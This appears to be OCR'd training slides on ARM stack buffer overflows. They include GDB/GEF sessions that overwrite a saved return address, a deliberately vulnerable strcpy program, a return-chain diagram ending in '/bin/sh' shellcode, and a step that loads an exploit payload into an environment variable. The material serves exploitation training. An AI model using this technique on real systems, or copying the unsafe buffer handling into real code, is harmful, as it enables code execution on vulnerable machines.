


AZERIA


```
gef> gef config context.layout "code stack"
gef> break *0x0001043c
Breakpoint 1 at 0x1043c
gef> run
Starting program: /home/azeria/exp/stack
AAAAAAA ──────────────────────────────────────── user's input
-------------------------------------------------------------------------[ code:arm ]----
      0x10424 <main+8>          sub    sp,  sp,  #16
      0x10428 <main+12>         str    r0,  [r11,  #-16]
      0x1042c <main+16>         str    r1,  [r11,  #-20] ; 0xffffffec
      0x10430 <main+20>         sub    r3,  r11,  #12
      0x10434 <main+24>         mov    r0,  r3
      0x10438 <main+28>         bl     0x102c4 <gets@plt>
->    0x1043c <main+32>        mov    r0,  r3
      0x10440 <main+36>         sub    sp,  r11,  #4
      0x10444 <main+40>         pop    {r11,  pc}
      0x10448 <__libc_csu_init+0> push   {r3,  r4,  r5,  r6,  r7,  r8,  r9,  lr}
      0x1044c <__libc_csu_init+4> mov    r7,  r0
      0x10450 <__libc_csu_init+8> ldr    r6,  [pc,  #76]        ; 0x104a4 <__libc_csu_init+92>
-------------------------------------------------------------------------[ stack ]----
0xbefff238|+0x00: 0xbefff3a4 -> 0xbefff503 -> "/home/azeria/exp/stack"  <-$sp
0xbefff23c|+0x04: 0x00000001
0xbefff240|+0x08: "AAAAAAA"     <-$r0 ──┐
0xbefff244|+0x0c: 0x00414141 ("AAA"?) ──┘ "buffer"
0xbefff248|+0x10: 0x00000000 ──────────── prev. R11/FP
0xbefff24c|+0x14: 0xb6e8c294 -> <__libc_start_main+276> bl 0xb6ea4b28 <__GI_exit> ── prev. LR
0xbefff250|+0x18: 0xb6fb1000 -> 0x0013cf20
0xbefff254|+0x1c: 0xbefff3a4 -> 0xbefff503 -> "/home/azeria/exp/stack"
-------------------------------------------------------------------------------------
```


Stack Frame

AZERIA


gef> run
Starting program: /home/azeria/exp/stack
AAAAAAAAAAAAAAAA
user's input
[code:arm]
0x10424 <main+8> sub sp, sp, #16
0x10428 <main+12> str r0, [r11, #-16]
0x1042c <main+16> str r1, [r11, #-20] ; 0xffffffec
0x10430 <main+20> sub r3, r11, #12
0x10434 <main+24> mov r0, r3
0x10438 <main+28> bl 0x102c4 <gets@plt>
-> 0x1043c <main+32> mov r0, r3
0x10440 <main+36> sub sp, r11, #4
0x10444 <main+40> pop {r11, pc}
0x10448 <__libc_csu_init+0> push {r3, r4, r5, r6, r7, r8, r9, lr}
0x1044c <__libc_csu_init+4> mov r7, r0
0x10450 <__libc_csu_init+8> ldr r6, [pc, #76] ; 0x104a4 <__libc_csu_init+92>
[stack]
0xbefff238|+0x00: 0xbefff3a4 -> 0xbefff503 -> "/home/azeria/exp/stack" <-$sp
0xbefff23c|+0x04: 0x00000001
0xbefff240|+0x08: "AAAAAAAAAAAAAAAA" <-$r0
"buffer"
0xbefff244|+0x0c: "AAAAAAAAAAAA"
0xbefff248|+0x10: "AAAAAAAA"
prev. R11/FP
0xbefff24c|+0x14: "AAAA"
prev. LR
Stack Frame
0xbefff250|+0x18: 0xb6fb1000 -> 0x0013cf20
0xbefff254|+0x1c: 0xbefff3a4 -> 0xbefff503 -> "/home/azeria/exp/stack"

AZERIA


A A A A
A A A A
A A A A
A A A A
A A A A
bx sp
/ b i n
/ s h X
R11
LR
sp
pop {r7, pc}
r7
pc
libc
bx sp


0x41414141
0x41414141
0x41414141
0x41414141
0x41414141
0xb6ee6b29
0xe28f3001
0xe12fff13
...
R11
LR
sp
pop {r7, pc}
r7
pc
libc
bx sp

AZERIA

```c
#include<stdio.h>
#include <string.h>

void func1(char *s)
{
     char buffer[128];
     strcpy(buffer, s);
}

int main(int argc, char *argv[])
{
     if(argc > 1) {
          func1(argv[1]);
          printf(”Everyting’s fine.\n”);
     }
}
```

```
gef➤  disassemble main
Dump of assembler code for function main:
   0x00400554 <+0>:     push    {r7, lr}
   0x00400556 <+2>:     sub     sp, #8
   0x00400558 <+4>:     add     r7, sp, #0
   0x0040055a <+6>:     str     r0, [r7, #4]
   0x0040055c <+8>:     str     r1, [r7, #0]
   0x0040055e <+10>:    ldr     r3, [r7, #4]
   0x00400560 <+12>:    cmp     r3, #1
   0x00400562 <+14>:    ble.n   0x40057a <main+38>
   0x00400564 <+16>:    ldr     r3, [r7, #0]
   0x00400566 <+18>:    adds    r3, #4
   0x00400568 <+20>:    ldr     r3, [r3, #0]
   0x0040056a <+22>:    mov     r0, r3
   0x0040056c <+24>:    bl      0x400538 <func1>
   0x00400570 <+28>:    ldr     r3, [pc, #16]   ; (0x400584 <main+48>)
   0x00400572 <+30>:    add     r3, pc
   0x00400574 <+32>:    mov     r0, r3
   0x00400576 <+34>:    blx     0x4003f8 <puts@plt>
   0x0040057a <+38>:    movs    r3, #0
   0x0040057c <+40>:    mov     r0, r3
   0x0040057e <+42>:    adds    r7, #8
   0x00400580 <+44>:    mov     sp, r7
   0x00400582 <+46>:    pop     {r7, pc}
   0x00400584 <+48>:    andeq   r0, r0, r2, rrx
End of assembler dump.
gef➤
```

LR = 0x00400570

AZERIA

```
gef➤  disassemble func1
Dump of assembler code for function func1:
   0x00400538 <+0>:     push    {r7, lr}
   0x0040053a <+2>:     sub     sp, #136        ; 0x88
   0x0040053c <+4>:     add     r7, sp, #0
   0x0040053e <+6>:     str     r0, [r7, #4]
   0x00400540 <+8>:     add.w   r3, r7, #8
   0x00400544 <+12>:    ldr     r1, [r7, #4]
   0x00400546 <+14>:    mov     r0, r3
=> 0x00400548 <+16>:    blx     0x4003ec <strcpy@plt>
   0x0040054c <+20>:    nop
   0x0040054e <+22>:    adds    r7, #136        ; 0x88
   0x00400550 <+24>:    mov     sp, r7
   0x00400552 <+26>:    pop     {r7, pc}
End of assembler dump.
gef➤
```

AZERIA

Debugging with GDB

```
user@azeria-labs-arm:~/challenges$ gdb challenge1
GNU gdb (Debian 8.1-4) 8.1
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "arm-linux-gnueabihf".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
GEF for linux ready, type `gef' to start, `gef config' to configure
65 commands loaded for GDB 8.1 using Python engine 3.6
[*] 5 commands could not be loaded, run `gef missing` to know why.
Reading symbols from challenge1...(no debugging symbols found)...done.
gef➤  b func1
Breakpoint 1 at 0x548
gef➤  run "$test"
```

environment variable
with your payload

$ export test=$(./exploit.py)

AZERIA

```
gef➤  run "$test"
Starting program: /home/user/challenges/challenge1 "$test"
[ Legend: Modified register | Code | Heap | Stack | String ]
──────────────────────────────────────────────────────────────────────────────────────────────────────────────[ registers ]────
$r0   : 0xbefff2d0  →  0x00000000
$r1   : 0xbefff603  →  "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
$r2   : 0xbefff4c0  →  0xbefff6c8  →  "LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so[...]"
$r3   : 0xbefff2d0  →  0x00000000
$r4   : 0xbefff378  →  0xd846d6aa
$r5   : 0x0
$r6   : 0x0
$r7   : 0xbefff2c8  →  0x03ae75f6
$r8   : 0x0
$r9   : 0x0
$r10  : 0x411000    →   lsrs r0,  r2,  #28
$r11  : 0x0
$r12  : 0xbefff3e0  →  0x00000001
$sp   : 0xbefff2c8  →  0x03ae75f6
$lr   : 0x400571    →  <main+29> ldr r3,  [pc,  #16]    ; (0x400584 <main+48>)
$pc   : 0x400548    →  <func1+16> blx 0x4003ec <strcpy@plt>
$cpsr : [NEGATIVE zero carry overflow interrupt fast THUMB]
──────────────────────────────────────────────────────────────────────────────────────────────────────────────[ stack ]────
0xbefff2c8|+0x00: 0x03ae75f6     ←$r7, $sp
0xbefff2cc|+0x04: 0xbefff603  →  "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
0xbefff2d0|+0x08: 0x00000000     ←$r0, $r3
0xbefff2d4|+0x0c: 0xb6fffc60  →  0xb6ffd000  →  0x464c457f
0xbefff2d8|+0x10: 0x00000000
0xbefff2dc|+0x14: 0x00000004
0xbefff2e0|+0x18: 0xbefff350  →  0xbefff358  →  0xbefff4b4  →  0xbefff5e2  →  "/home/user/challenges/challenge1"
0xbefff2e4|+0x1c: 0xb6ffd0fc  →  0x00000000
──────────────────────────────────────────────────────────────────────────────────────────────────────────[ code:arm:thumb ]────
    0x400541 <func1+9>        add.w  r3,  r7,  #8
    0x400545 <func1+13>       ldr    r1,  [r7,  #4]
    0x400547 <func1+15>       mov    r0,  r3
 →  0x400549 <func1+17>       blx    0x4003ec <strcpy@plt>
  ↳    0x4003ec <strcpy@plt+0>   add    r12,  pc,  #0,  12
       0x4003f0 <strcpy@plt+4>   add    r12,  r12,  #16,  20   ; 0x10000
       0x4003f4 <strcpy@plt+8>   ldr    pc,  [r12,  #3100]!    ; 0xc1c
       0x4003f8 <puts@plt+0>     add    r12,  pc,  #0,  12
       0x4003fc <puts@plt+4>     add    r12,  r12,  #16,  20   ; 0x10000
       0x400400 <puts@plt+8>     ldr    pc,  [r12,  #3092]!    ; 0xc14
```

```
gef➤  run "$test"
Starting program: /home/user/challenges/challenge1 "$test"
[ Legend: Modified register | Code | Heap | Stack | String ]
```

[registers]

```
$r0   : 0xbefff2d0  →  0x00000000
$r1   : 0xbefff603  →  "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
$r2   : 0xbefff4c0  →  0xbefff6c8  →  "LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so[...]"
$r3   : 0xbefff2d0  →  0x00000000
$r4   : 0xbefff378  →  0xd846d6aa
$r5   : 0x0
$r6   : 0x0
$r7   : 0xbefff2c8  →  0x03ae75f6
$r8   : 0x0
$r9   : 0x0
$r10  : 0x411000    →   lsrs r0,  r2,  #28
$r11  : 0x0
$r12  : 0xbefff3e0  →  0x00000001
$sp   : 0xbefff2c8  →  0x03ae75f6
$lr   : 0x400571    →  <main+29> ldr r3,  [pc,  #16]    ; (0x400584 <main+48>)
$pc   : 0x400548    →  <func1+16> blx 0x4003ec <strcpy@plt>
$cpsr : [NEGATIVE zero carry overflow interrupt fast THUMB]
```

